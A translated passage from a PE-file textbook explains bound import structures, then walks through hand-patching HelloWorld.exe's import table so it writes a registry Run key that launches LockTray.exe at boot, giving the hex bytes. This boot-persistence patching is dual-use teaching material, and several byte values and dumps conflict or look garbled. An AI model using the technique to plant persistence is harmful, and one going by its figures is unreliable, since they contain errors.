IMAGE_BOUND_IMPORT_DESCRIPTOR STRUCT
    TimeStamp word ? ; 0000h - timestamp
    OffsetModuleName word ? ; 0004h - offset to DLL name
    NumberOfModuleForwarderRefs word ? ; 0006h - number of module forwarder
    references
IMAGE_BOUND_IMPORT_DESCRIPTOR ENDS
```

Detailed explanation of each field in the structure is as follows:

61. IMAGE\_BOUND\_IMPORT\_DESCRIPTOR.TimeStamp

- 0000h, word. This field's value must match the `TimeStamp` field value of the DLL referenced by this structure's `IMAGE_FILE_HEADER`, otherwise the loader will recalculate and update the IAT. This usually happens when the DLL version is different, or the DLL image is relocated.

62. `IMAGE_BOUND_IMPORT_DESCRIPTOR.OffsetModuleName`

- 0004h, word. This field contains the offset of the first `IMAGE_BOUND_IMPORT_DESCRIPTOR` structure in the DLL name's ASCII characters (ending with a "0").

Note: This offset is a special address; it is neither an RVA nor an FOA.

63. `IMAGE_BOUND_IMPORT_DESCRIPTOR.NumberOfModuleForwarderRefs`

- 0006h, word. This field describes the number of elements in the array of `IMAGE_BOUND_FORWARDER_REF` structures attached to the `IMAGE_BOUND_IMPORT_DESCRIPTOR` structure.

The definition of the `IMAGE_BOUND_FORWARDER_REF` structure is as follows:

```
IMAGE_BOUND_FORWARDER_REF STRUCT
    TimeStamp dword ? ; 0000h - timestamp
    OffsetModuleName word ? ; 0004h - offset to DLL name
    Reserved word ? ; 0006h - reserved
IMAGE_BOUND_FORWARDER_REF ENDS
```

Why does this structure exist? For different purposes (such as code updates, structure adjustments, or replacements, etc.), the actual code may need to be transferred from one dynamic link library to another. But for the sake of consistency with previous programs, these dynamic link libraries must retain their original definitions. In other words, an import module involves multiple dynamic link library calls. The `IMAGE_BOUND_FORWARDER_REF` structure is used in this background. It lists all references to all dynamic link libraries related to the current DLL. The field definitions are basically consistent with the `IMAGE_BOUND_IMPORT_DESCRIPTOR` structure, so the description of the bound import data structure "bound import" is established.

The organization form of bound import data is shown in Figure 4-12.




Figure 4-12 Organization form of bound import data

#### 4.5.4 ANALYSIS OF BOUND IMPORT EXAMPLE

In the Windows XP operating system, most system PE files use the bound import technique. The following will provide an example to help readers understand the data organization form of bound import.

Using the PE tool PEDump.exe, extract the bound import data from notepad.exe as follows:

00000250	A2 BD 02 48 58 00 00 00 B6 BD 02 48 65 00 00 00	...HX.....He...
00000260	CA BD 02 48 71 00 00 00 6C BD 02 48 7E 00 00 00	...Hq...l..H....
00000270	6C BD 02 48 8B 00 00 00 89 BD 02 48 96 00 00 00	1..H.....H....
00000280	<b>C6 BD 02 48 A3 00 01 00 C5 BD 02 48 B0 00 00 00</b>	...H.....H....
00000290	81 BD 02 48 BA 00 00 00 BD BD 02 48 C4 00 00 00	...H.....H....
000002a0	00 00 00 00 00 00 00 00 63 6F 6D 64 6C 67 33 32	.....comdlg32
000002b0	2E 64 6C 6C 00 53 48 45 4C 4C 33 32 2E 64 6C 6C	.dll.SHELL32.dll
000002c0	00 57 49 4E 53 50 4F 4F 4C 2E 44 52 56 00 43 4F	.WINSPOOL.DRV.CO
000002d0	4D 43 54 4C 33 32 2E 64 6C 6C 00 6D 73 76 63 72	MCTL32.dll.msvcr
000002e0	74 2E 64 6C 6C 00 41 44 56 41 50 49 33 32 2E 64	t.dll.ADVAPI32.d
000002f0	6C 6C 00 <b>4B 45 52 4E 45 4C 33 32 2E 64 6C 6C 00</b>	11.KERNEL32.dll.
00000300	<b>4E 54 44 4C 4C 2E 44 4C 4C 00 47 44 49 33 32 2E</b>	NTDLL.DLL.GDI32.
00000310	64 6C 6C 00 55 53 45 52 33 32 2E 64 6C 6C 00 00	dll.USER32.dll..

We can see a special structure, `IMAGE_BOUND_FORWARDER_REF`, indicated by the highlighted parts in the table. Let's analyze the fields:

First, analyze `IMAGE_BOUND_IMPORT_DESCRIPTOR`:

- C6 BD 02 48 - The timestamp of the dynamic link library kernel32.dll in the bound import operation.
- A3 00 - The offset to the DLL name string in the dynamic link library is 0x00A3. Note that this offset is based on the beginning of the `IMAGE_BOUND_IMPORT_DESCRIPTOR`.

#### 4.6 MANUAL INJECTION INTO IMPORT TABLE

The next experiment is a bit more challenging. We will add some features to HelloWorld, such as displaying a dialog box, and write new data into the registry before it runs. This section focuses on how to add new features to HelloWorld manually, without modifying the PE file. This will help you further understand and master the structure of the import table and PE file.

The goal is that when HelloWorld.exe runs, it will add a new item to the registry under the following key, and the program will start at boot:

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]
"NewValue"="D:\masm32\source\chapter5\LockTray.exe"
```

##### 4.6.1 COMMON REGISTRY APIs

The Win32 API provides about 25 functions related to registry operations, which are located in the dynamically linked library advapi32.dll. These functions provide operations for opening, reading, writing, deleting, and closing registry keys, as well as remote registry operations and other advanced features. These APIs have been expanded a lot, with many functions having two versions, such as RegSetValue and RegSetValueEx. The former is used to set the default value of the registry key and supports only string data types. The latter not only

retains the functionality of the former but also supports many other data types. When editing strings, the API commonly used has the suffix "Ex". Below is a relatively common registry API function.

### 1. Function: RegCreateKey

This function creates a new key. If a key with the same name already exists in the registry, the function opens it. This function is compatible with Windows 3.1. Applications based on Win32 should use the RegCreateKeyEx function. The function prototype is as follows:

```
LONG RegCreateKey(
    HKEY hKey,           // Handle of the currently opened key
    LPCSTR lpszSubKey,   // Address of the name of the subkey to be opened or created
    PHKEY phkResult      // Address of the handle of the opened or created key
);
```

Explanation of each parameter:

1. **hKey:** The handle of the currently opened key, with the following predefined handles:
  - HKEY\_CLASSES\_ROOT
  - HKEY\_CURRENT\_CONFIG
  - HKEY\_CURRENT\_USER
  - HKEY\_LOCAL\_MACHINE
  - HKEY\_USERS
  - HKEY\_PERFORMANCE\_DATA
2. **lpszSubKey:** A pointer to a null-terminated string containing the name of the subkey to be opened or created. This key must be a subkey of the key identified by the **hKey** parameter. If the **hKey** already has a predefined reserved value, **lpszSubKey** can be NULL.
3. **phkResult:** A pointer to a variable that receives the handle of the opened or created key. When this handle is no longer needed, it should be closed by calling the **RegCloseKey** function.
4. **Return value:** If the function succeeds, it returns ERROR\_SUCCESS. If the function fails, it returns a non-zero error code (defined in WINERROR.H). You can use the **FormatMessage** function with the **FORMAT\_MESSAGE\_FROM\_SYSTEM** flag to obtain a general description of the error.

### 2. Function: RegCreateKeyEx

This function opens a specified subkey for editing, and if the subkey does not exist, it creates it. The function prototype is as follows:

```
LONG RegCreateKeyEx(
    HKEY hKey,           // Handle of the currently opened key
    LPCSTR lpszSubKey,   // Address of the name of the subkey to open or create
    DWORD Reserved,      // Reserved, must be zero
    LPSTR lpClass,        // Address of the class type of the key
    DWORD dwOptions,       // Options for key creation
    REGSAM samDesired,     // Desired access rights for the key
    LPSECURITY_ATTRIBUTES lpSecurityAttributes, // Pointer to security attributes structure
    PHKEY phkResult,       // Address of the handle of the opened or created key
    LPDWORD lpdwDisposition // Address of a variable that receives the disposition value
);
```

Explanation of each parameter:

1. hKey: The main key.
2. lpSubKey: A pointer to a null-terminated string containing the name of the subkey to be opened or created. The string cannot include the backslash character (\). If the parameter is NULL, no subkey is created.
3. Reserved: Reserved, must be zero.
4. lpClass: A pointer to a null-terminated string containing the object type of the key. If the key exists, this parameter is ignored.
5. dwOptions: A set of flag options that specify the behavior of the key. This can be one of the following values:
  - o REG\_OPTION\_NON\_VOLATILE: Indicates that the key is stored in the registry and preserved when the system is restarted.
  - o REG\_OPTION\_VOLATILE: Indicates that the key is stored in memory and is not preserved when the system is restarted.
  - o REG\_OPTION\_BACKUP\_RESTORE: Indicates that the key is open for backup or restore operations.
6. samDesired: Indicates the desired access rights for the key. This can be one of the following values:
  - KEY\_CREATE\_LINK: Permission to create a symbolic link.
  - KEY\_CREATE\_SUB\_KEY: Indicates permission to create subkeys.
  - KEY\_ENUMERATE\_SUB\_KEYS: Indicates permission to enumerate subkeys.
  - KEY\_EXECUTE: Indicates permission to execute operations.
  - KEY\_NOTIFY: Indicates permission for change notification.
  - KEY\_QUERY\_VALUE: Indicates permission to query subkey data.
  - KEY\_ALL\_ACCESS: Provides full access, which is a combination of the above values.
  - KEY\_READ: A combination of KEY\_QUERY\_VALUE, KEY\_ENUMERATE\_SUB\_KEYS, and KEY\_NOTIFY.
  - KEY\_SET\_VALUE: Indicates permission to set the subkey data.
  - KEY\_WRITE: A combination of KEY\_SET\_VALUE and KEY\_CREATE\_SUB\_KEY.
7. lpSecurityAttributes: A pointer to a SECURITY\_ATTRIBUTES structure that specifies the security attributes. If this parameter is NULL, the key cannot be inherited. In Windows NT, this parameter determines the security descriptor of the newly created key.
8. phkResult: A pointer to a variable that receives the handle of the opened or created key.
9. lpdwDisposition: A pointer to a variable that receives one of the following disposition values:
  - o REG\_CREATED\_NEW\_KEY: Indicates that the key did not exist and was created.
  - o REG\_OPENED\_EXISTING\_KEY: Indicates that the key already existed and was simply opened.
10. Return value: If the function succeeds, the return value is ERROR\_SUCCESS; otherwise, it is a nonzero error code defined in WINERROR.H. You can use the FormatMessage function with the FORMAT\_MESSAGE\_FROM\_SYSTEM flag to obtain a generic description of the error.
3. Function: RegOpenKeyEx

This function opens a specified key for reading, and returns a handle to the key. The function prototype is as follows:

```
LONG RegOpenKeyEx(
    HKEY hKey,           // Handle of the currently opened key
    LPCSTR lpSubKey,     // Address of the name of the subkey to open
    DWORD ulOptions,      // Reserved, must be zero
    REGSAM samDesired,   // Desired access rights for the key
    PHKEY phkResult      // Address of the handle of the opened key
);
```

Explanation of each parameter:

1. **hKey**: The main key. This parameter is the same as the **hKey** parameter in the **RegCreateKeyEx** function.
2. **lpSubKey**: A pointer to a null-terminated string containing the name of the subkey to be opened. This string can include backslashes (\) to separate different levels of subkeys. If this parameter is empty, the function opens the key identified by the **hKey** parameter. In this case, **hKey** must refer to an existing key and must not be NULL.
3. **ulOptions**: Reserved, must be zero.
4. **samDesired**: This parameter is the same as the **samDesired** parameter in the **RegCreateKeyEx** function.
5. **phkResult**: A pointer to a variable that receives the handle of the opened key. You can use the **RegCloseKey** function to close this handle.
6. **Return value**: The return value of the function is the same as that of the **RegCreateKeyEx** function.

#### 4. Function: RegSetValueEx

This function sets the value and type of a key in the registry. The function prototype is as follows:

```
LONG RegSetValueEx(
    HKEY hKey,           // Handle of the key to be opened
    LPCSTR lpValueName,   // Value name
    DWORD Reserved,       // Reserved
    DWORD dwType,         // Type of data
    const BYTE *lpData,    // Data to be stored
    DWORD cbData          // Size of data
);
```

Explanation of each parameter:

1. **hKey**: Handle of an opened key. The key must have been opened with the **KEY\_SET\_VALUE** access right. This handle can be obtained from the handle returned by the **RegCreateKeyEx** or **RegOpenKeyEx** function, or it can be a predefined handle specified in the **hKey** parameter of these functions.
2. **lpValueName**: Pointer to a string containing the name of the value to be set. If a value with this name exists, it is replaced. If this parameter is NULL or points to an empty string, the function sets the type and data for the key's unnamed or default value.
3. **Reserved**: Reserved, must be zero.
4. **dwType**: Defines the type of data to be stored. The parameter can be one of the following values:

- REG\_BINARY: Binary data in any form.
  - REG\_DWORD: A 32-bit number.
  - REG\_DWORD\_LITTLE\_ENDIAN: A 32-bit number in little-endian format. This is the same as REG\_DWORD in Windows.
  - REG\_DWORD\_BIG\_ENDIAN: A 32-bit number in big-endian format. Some UNIX systems support this format.
  - REG\_EXPAND\_SZ: A null-terminated string containing environment variable references (e.g., "%PATH%"). The function expands the variable references when the value is read.
  - REG\_LINK: A Unicode symbolic link (used internally; applications should not use this type).
  - REG\_MULTI\_SZ: An array of null-terminated strings, terminated by two null characters.
  - REG\_NONE: No defined value type.
  - REG\_QWORD: A 64-bit number.
  - REG\_QWORD\_LITTLE\_ENDIAN: A 64-bit number in little-endian format. Windows uses little-endian format for all 64-bit numbers, so this type is the same as REG\_QWORD.
  - REG\_SZ: A null-terminated string. When using the Unicode version of the function, this type is represented as a Unicode string, otherwise, it is an ANSI string.
5. lpData: A pointer to a buffer containing the data to be stored with the specified value name. If the data is of string type, it must be null-terminated. If the data type is REG\_MULTI\_SZ, it must be terminated with two null characters. If the last character is not "\0", the function will check the next character to determine if it is null-terminated. If necessary, the function will add more characters to ensure the string is null-terminated.
  6. cbData: Specifies the size, in bytes, of the data pointed to by the lpData parameter. If lpData points to a string, this parameter must include the size of the terminating null character.
  7. Return value: If the function succeeds, it returns ERROR\_SUCCESS.

## 5. Function: RegCloseKey

This function releases a handle to a specified key. The function prototype is as follows:

```
LONG RegCloseKey(
    HKEY hKey // Handle of the key to close
);
```

Explanation of each parameter:

1. hKey: Handle of the key to close.
2. Return value: If the function succeeds, it returns ERROR\_SUCCESS; otherwise, it returns a nonzero error code (defined in WINERROR.H). You can use the FormatMessage function with the FORMAT\_MESSAGE\_FROM\_SYSTEM flag to obtain a generic description of the error.

The assembly code related to the target is as follows:

```
invoke RegCreateKey, HKEY_LOCAL_MACHINE, _lpszKey, addr @hKey
invoke RegSetValueEx, @hKey, _lpszValueName, NULL, \
    _lpdwType, _lpszValue, _lpdwSize
invoke RegCloseKey, @hKey
```

Looking at these three lines of code, if you manually modify them and add them to the target PE, the difficulty is not that great. Now let's move on to the next step.

---

#### 4.6.2 CONSTRUCTING TARGET INSTRUCTIONS

This section constructs instructions according to the simulated compilation process, ultimately generating instructions that need to be added to the target PE.

##### 1. Simulating Instruction Code

Through the understanding of the instruction code and the compilation process mentioned earlier, I believe everyone can easily simulate the three lines of assembly code for this challenge. The simulated instruction code is as follows:

```
0001 68xxxxxxxx Push addr @hKey
0002 68xxxxxxxx Push addr @szKey
0003 68xxxxxxxx Push HKEY_LOCAL_MACHINE
0004 FF15 xxxxxxxx Call RegCreateA
0005 6A27 Push 39
0006 68xxxxxxxx Push addr lpszValue
0007 6A01 Push REG_SZ
0008 6A00 Push NULL
0009 68xxxxxxxx Push addr lpszValueName
000A FF35 xxxxxxxx Push @hKey
000B FF15 xxxxxxxx Call RegSetValueExA
000C FF35 xxxxxxxx Push @hKey
000D E8xxxxxxxx Call RegClose
...
000E FF25xxxxxxxx JMP DWORD PTR [xxxxxxxx] ; RegCreateA
000F FF25xxxxxxxx JMP DWORD PTR [xxxxxxxx] ; RegSetValueExA
0010 FF25xxxxxxxx JMP DWORD PTR [xxxxxxxx] ; RegClose
```

##### 2. Detailed Instructions

Next, the simulated instruction code is refined to include the following:

(1) 68xxxxxxxx push addr @hKey

If the data is in the .data section and the address is provided, such as `addr @hKey`, the push instruction code is 68h, followed by a 4-byte address, which indicates the VA (Virtual Address) where the data resides. Regarding the calculation of this value:

- Obtain the default program load address = 0x00400000
- Obtain the base RVA of the simulated .data section = 0x03000

Assuming the data arrangement is as follows:

```
.data
szText db 'HelloWorld', 0
sz1 db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN', 0
sz2 db 'NewValue', 0
sz3 db 'd:\masm32\source\chapter5\LockTray.exe', 0
@hKey dd ?
```

The corresponding bytecode is:

00403000	48 65 6C 6C 6F 57 6F 72 6C 64 00 53 4F 46 54 57	HelloWorld.SOFTW
00403010	41 52 45 5C 4D 49 43 52 4F 53 4F 46 54 5C 57 49	ARE\MICROSOFT\WI
00403020	4E 44 4F 57 53 5C 43 55 52 52 45 4E 54 56 45 52	NDOWS\CURRENTVER
00403030	53 49 4F 4E 5C 52 55 4E 00 4E 65 77 56 61 6C 75	SION\RUN.NewValu
00403040	65 00 64 3A 5C 6D 61 73 6D 33 32 5C 73 6F 75 72	e.d:\masm32\sour
00403050	63 65 5C 63 68 61 70 74 65 72 35 5C 4C 6F 63 6B	ce\chapter5\Lock
00403060	54 72 61 79 2E 65 78 65 00 00 00 00 00 00 00 00	Tray.exe.....
00403070	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00403080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00403090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Based on the positions of the variables, we find that the position of @hKey in the above byte sequence is 0x00403069. Therefore, the first instruction code is 68 69 30 40 00.

(2) 68xxxxxxxx push addr sz1

Using the same analysis method as in the previous step, we obtain the location of the registry subkey value, and the resulting second instruction code is 68 0B 30 40 00.

(3) 68xxxxxxxx push HKEY\_LOCAL\_MACHINE

Since HKEY\_LOCAL\_MACHINE is a double word constant, the instruction code for push is 68h, followed by the constant value. Open the file D:\masm32\include\windows.inc and find the definition:

HKEY\_LOCAL\_MACHINE equ 80000002h

...which gives the second instruction code as 68 02 00 00 80.

(4) E8xxxxxxxx call RegCreateKeyA

Since this is a near call, the call instruction code is E8, followed by the relative offset of the jump. So, how far the jump actually goes can be calculated by the following method:

First, confirm that the initial instruction length of HelloWorld.exe is 24h (obtained via PEDump). Then, all subsequent instructions are listed as follows:

0005 6A27	<b>Push 39</b>
0006 68xxxxxxxx	<b>Push addr lpszValue</b>
0007 6A01	<b>Push REG_SZ</b>
0008 6A00	<b>Push NULL</b>
0009 68xxxxxxxx	<b>Push addr lpszValueName</b>
000A FF35 xxxxxxxx	<b>Push @hKey</b>
000B FFxxxxxxxx	<b>Call RegSetValueExA</b>
000C FF35 xxxxxxxx	<b>Push @hKey</b>
000D E8xxxxxxxx	<b>Call RegClose</b>

These instructions add up to a length of 26h, which is the relative offset of the jump from the call instruction to the jmp instruction. Therefore, the fourth instruction code is E8 4A 00 00 00.

(5) 6A27 PUSH 27H

If you want to control the next instruction with a single byte, you need to use the 6A instruction. Followed directly by a single byte operand.

The third instruction code is 6A 27.

Using the above methods, the instruction code for the 6th to 9th instructions is as follows:

The 6th instruction code is 68 42 30 40 00. The 7th instruction code is 6A 01. The 8th instruction code is 6A 00. The 9th instruction code is 68 39 30 40 00.

(6) FF35 xxxxxxxx push @hKey

When pushing the double word value stored at a designated address onto the stack, you need to use the FF35 instruction, followed by the specified VA.

So, the 10th instruction code is FF 35 69 30 40 00.

(7) E8 xxxxxxxx call RegSetValueExA

This call instruction jumps to the address located right after the 4th instruction. Now calculate the operation, which is composed of:

1. Other instructions in this block, totaling 0Bh bytes:

000C FF35 xxxxxxxx	<b>Push</b> @hKey
000D E8xxxxxxxx	<b>Call</b> RegClose

2. The instruction to jump to, totaling 24h bytes.

3. The 4th instruction to jump to FF 25 XX XX XX XX, totaling 6h bytes.

With the above length added, the result is 35h. Therefore, the 11th instruction code is E8 35 00 00 00.

(8) FF35 xxxxxxxx Push @hKey

The 12th instruction code is FF 35 69 30 40 00.

(9) E8xxxxxxxx Call RegClose

For the fourth instruction, this call jumps immediately after the first instruction, and its length calculation includes the following parts:

- The original HelloWorld.exe instructions (24h)
- The fourth instruction jump offset FF 25 XX XX XX XX (6h)
- The first instruction jump offset FF 25 XX XX XX XX (6h)

With the above length added, the result is 30h. Therefore, the 13th instruction code is E8 30 00 00 00.

(10) JMP instructions

The jump instruction is FF25, followed by the VA address to which the jump should be made. From the previous analysis of the import table, the addresses of these three functions in the IAT are the last three non-zero entries in the IMAGE\_IMPORT\_DESCRIPTOR structure field FirstThunk. The addresses are 00402000, 00402004, and 00402008. Therefore, the final three jump instructions are:

```
FF 25 00 20 40 00  
FF 25 04 20 40 00  
FF 25 08 20 40 00
```

In summary, the instruction code to be added is as follows:

```
68 69 30 40 00 68 08 30 40 00 68 02 00 00 B8 00  
4A 00 00 00 6A 27 68 42 30 40 00 6A 01 6A 00 68  
39 30 40 00 FF 35 69 30 40 00 E8 35 00 00 00 FF  
35 69 30 40 00 B8 30 00 00 00  
....(原HelloWorld.exe的代码)  
FF 25 00 20 40 00 FF 25 04 20 40 00 FF 25 08 20  
40 00
```

Compared with the original bytecode of HelloWorld.exe, the code part has increased by 4Ch in size. The construction of the instruction code is complete, and the next task is to analyze the resulting changes to the PE header.

---

#### 4.6.3 CHANGES TO THE PE HEADER

##### 1. IMAGE\_SECTION\_HEADER(.data).VirtualSize

The newly added variables are defined in the source code as data that mainly includes the following content:

```
sz1 db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN',0  
sz2 db 'NewValue',0  
sz3 db 'd:\masm32\source\chapter5\LockTray.exe',0  
@hKey dd ?
```

A total of 98h bytes, so the size of the .data section needs to be increased by 62h.

##### 2. IMAGE\_DATA\_DIRECTORY[IAT].isize

A new IMAGE\_IMPORT\_DESCRIPTOR has been added, so three additional jump instructions need to be added to the IAT:

Adding a new function data address, adding a double word (4 bytes), and a terminating 0, for a total of 16 bytes. Thus, the IMAGE\_DATA\_DIRECTORY[IAT].isize needs to be increased by 10h.

##### 3. IMAGE\_DATA\_DIRECTORY[IAT].VirtualAddress

Since the starting address of the import table is aligned after the IAT, adding more data to the IAT means the IMAGE\_DATA\_DIRECTORY[IAT].VirtualAddress needs to be moved by 16 bytes, i.e., IMAGE\_DATA\_DIRECTORY[IAT].VirtualAddress needs to be increased by 10h.

##### 4. IMAGE\_SECTION\_HEADER(.rdata).VirtualSize

1. Adding a new dynamic link library requires adding an IMAGE\_IMPORT\_DESCRIPTOR structure, which has a size of 14h.
2. The OriginalFirstThunk part: adding 3 new registry operation function name pointers and one terminating 0 pointer, which totals 10h.
3. The "function name" part includes the following definitions:

```
xxRegCreateKeyA\0xxRegSetValueExA\0xxRegCloseKey\0advapi32.dll\0\0
```

1. This totals 61 bytes, i.e., 3Dh in hexadecimal.
2. The FirstThunk part: adding 3 new registry operation function pointers and one terminating 0 pointer, totaling 10h.

In summary, the IMAGE\_SECTION\_HEADER(.rdata).VirtualSize needs to be increased by 71h.

##### 5. IMAGE\_DATA\_DIRECTORY[IAT].isize

Adding a new dynamic link library also adds an IMAGE\_IMPORT\_DESCRIPTOR structure with a size of 14h. Thus, the IMAGE\_DATA\_DIRECTORY[IAT].isize needs to be increased by 14h.

##### 6. IMAGE\_SECTION\_HEADER(.text).VirtualSize

The code size increased by 4Ch, as analyzed earlier.

The changes to the PE header due to the inserted code are shown in Table 4-1.

**Table 4-1** Import Table Group Parameter Modification Table

Relevant Field	Original Value (Hexadecimal)	New Value (Hexadecimal)
<i>IMAGE_DATA_DIRECTORY[IAT].VirtualAddress</i>	00002010	00002020
<i>IMAGE_DATA_DIRECTORY[IAT].isize</i>	0000003c	00000050
<i>IMAGE_DATA_DIRECTORY[IT].isize</i>	00000010	00000024
<i>IMAGE_SECTION_HEADER(.text).VirtualSize</i>	00000024	00000070
<i>IMAGE_SECTION_HEADER(.rdata).VirtualSize</i>	00000092	00000103
<i>IMAGE_SECTION_HEADER(.data).VirtualSize</i>	0000000B	0000006D

#### 4.6.4 MANUAL ASSEMBLY

After constructing the instruction code, it's clear which parts of the PE header need to be modified. Next is the manual assembly. Since the new code and data are definitely located after the original code and data, they won't exceed the file size limit, so there's no need to modify the DOS header or most of the PE header fields. Below is a detailed method for manual assembly:

##### 1. DATA SECTION

First, add the data used by the program. Locate it at the 800h position in the HelloWorld.exe file, starting from the first byte of 0:

```
00000800          53 4F 46 54 57          SOFTW
00000810  41 52 45 5C 4D 49 43 52 4F 53 4F 46 54 5C 57 49  ARE\MICROSOFT\WI
00000820  4E 44 4F 57 53 5C 43 55 52 52 45 4E 54 56 45 52  NDOWS\CURRENTVER
00000830  53 49 4F 4E 5C 52 55 4E 00 4E 65 77 56 61 6C 75  SION\RUN.NewValu
00000840  65 00 64 3A 5C 6D 61 73 6D 33 32 5C 73 6F 75 72  e.d:\masm32\sour
00000850  63 65 5C 63 68 61 70 74 65 72 35 5C 4C 6F 63 6B  ce\chapter5\Lock
00000860  54 72 61 79 2E 65 78 65 00 00 00 00 00 00 00 00  Tray.exe.....
```

This data section totals 98 bytes, which is 62h in hexadecimal.

**NOTE:** Make sure not to use a duplicate method to ensure the length of the .data section remains unchanged.

Then, modify the fields related to the data section. Set

*IMAGE\_SECTION\_HEADER (.data).VirtualSize* to 0000006Dh instead of the original value of 0000000Bh.

Since the current modification is to the data section content and does not disrupt the PE file structure, HelloWorld.exe can still run normally.

##### 2. CODE SECTION

First, examine the code section. The original code is located at 0400h, and the instruction code is as follows:

```
00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00  j.j.h.0@.j.....
00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25  j.... %. @. %
00000420  00 20 40 00                                     , @.
```

The modified code section needs to add the newly constructed instruction code to the section, resulting in the following content:

```
00000400 68 69 30 40 00 68 0B 30 40 00 68 02 00 00 60 E8 hi0@.h.0@.h....  
00000410 4A 00 00 00 6A 27 68 42 30 40 00 6A 01 6A 00 68 P...j'h80@.j.j.h  
00000420 39 30 40 00 FF 35 69 30 40 00 E8 35 00 00 00 FF 90@. 510@.;...  
00000430 35 69 30 40 00 E8 30 00 00 00 6A 00  
6A 00 68 00 510@.S...j.j.h.  
00000440 30 40 00 6A 00 E8 08 00 00 00 6A 00 E8 07 00 00 0@.j.....j....  
00000450 00 CC FF 25 18 20 40 00 FF 25 10 20 40 00  
FF 25 . . . . . . . .  
00000460 00 20 40 00 FF 25 04 20 40 00 FF 25 08 20 40 00 . @. . . . . .
```

Careful observation will reveal that after adding the code, the original content of HelloWorld.exe also changes (highlighted in black).

The part that changes is the address of the called function's entry point. If it's invalid, this data should point to the IAT (Import Address Table). After the address table changes, the newly generated IA is installed at the head of the IAT, so the other call addresses must be adjusted afterward. In the program, three functions were added in total (these three functions are from a dynamic link library), so according to the import table's requirements, three function entry addresses (12 bytes) and a null address (4 bytes) need to be added to the IAT table header. This way, all the original entry point addresses need to be adjusted by 10h bytes, so in the HelloWorld.exe code, each of the two addresses increased by 10h.

After completing the code modification, you need to be careful to ensure that the data starting at 0600h remains unchanged as .rdata. Currently, there is only one relevant field in the code, which is IMAGE\_SECTION\_HEADER(.text).VirtualSize, and its original value 0000024h is changed to 0000070h.

Since the code has changed and the function call addresses involved in the code have not been completely constructed, do not rush to test. Running the HelloWorld.exe program at this time will not be successful.

### 3. ".rdata" Section

Since it involves the import table array, modifying this section is the most complicated. However, once you understand the import table, I believe this modification will be straightforward for you.

Before the modification, the original import table data is shown as follows:

```
00000600 76 20 00 00 00 00 00 00 5C 20 00 00 00 00 00 00 v .....\\ .....  
00000610 54 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 T .....j ..  
00000620 08 20 00 00 4C 20 00 00 00 00 00 00 00 00 00 00 . .L .....  
00000630 84 20 00 00 00 20 00 00 00 00 00 00 00 00 00 00 .... .....  
00000640 00 00 00 00 00 00 00 00 00 00 00 00 76 20 00 00 .....v ..  
00000650 00 00 00 00 5C 20 00 00 00 00 00 00 9D 01 4D 65 ....\\ .....Me  
00000660 73 73 61 67 65 42 6F 78 41 00 75 73 65 72 33 32 ssageBoxA.user32  
00000670 2E 64 6C 6C 00 00 80 00 45 78 69 74 50 72 6F 63 .dll..€.ExitProc  
00000680 65 73 73 00 6B 65 72 6E 65 6C 33 32 2E 64 6C 6C ess.kernel32.dll
```

After the modification, the content is shown as follows (newly added parts are marked with underlines, the values in italics are not real and are tentative):

#### 1. INT, i.e., OriginalFirstThunk part (44+24+2\*4-20h)

```

00000600 E4 20 00 00 D4 20 00 00 C6 20 00 00 00 00 00 00
00000610 AA 20 00 00 00 00 00 90 20 00 00 00 00 00 00 00

```

## 2. Import Table Entries (20\*3+20=50h)

```

00000620 88 20 00 00 00 00 00 00 00 00 00 00 9E 20 00 00
00000630 18 20 00 00 80 20 00 00 00 00 00 00 00 00 00 00
00000640 B8 20 00 00 10 20 00 00 70 20 00 00 00 00 00 00
00000650 00 00 00 00 F6 20 00 00 00 20 00 00 00 00 00 00 00
00000660 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

```

## 3. IAT, i.e., FirstThunk part (44+24+2\*4-20h)

```

00000670 E4 20 00 00 D4 20 00 00 C6 20 00 00 00 00 00 00
00000680 AA 20 00 00 00 00 00 90 20 00 00 00 00 00 00 00

```

## 4. Function Numbers, Function Names and Dynamic Link Library Names

```

00000690 9D 01 4D 65 73 73 61 67 65 42 6F 78 41 00 75 73 .MessageBoxA.us
000006A0 65 72 33 32 2E 64 6C 6C 00 00 80 00 45 78 69 74 er32.dll..€.Exit
000006B0 50 72 6F 63 65 73 73 00 6B 65 72 6E 65 6C 33 32 Process.kernel32
000006C0 2E 64 6C 6C 00 00 83 01 52 65 67 43 72 65 61 74 .dll...RegCreat
000006D0 65 4B 65 79 41 00 AE 01 52 65 67 53 65 74 56 61 eKeyA..RegSetValue
000006E0 6C 75 65 45 78 41 00 80 01 52 65 67 43 6C 6F 73 lueExA. € .RegClose
000006F0 65 4B 65 79 00 61 64 76 61 70 69 33 32 2E 64 6C eKey.advapi32.dl
00000700 6C 00 00 1..

```

As long as you understand the four components of the import table and know the number of functions called in the code, the three parts of INT and IAT are fixed. In fact, the components of the import table need to be written according to the order: function number part, function name and dynamic link library part, and other parts of the data can be constructed automatically based on this.

**NOTE:** Regardless of whether the HelloWorld program's code or the newly added code is involved, the VA needs to be recalculated.

First, write the code in section 4 according to the order, then construct a dynamic link library function call address table. The internal table 4-2 is shown below.

**Table 4-2:** Dynamic Link Library Function Call Address Table

Name	VA	Type
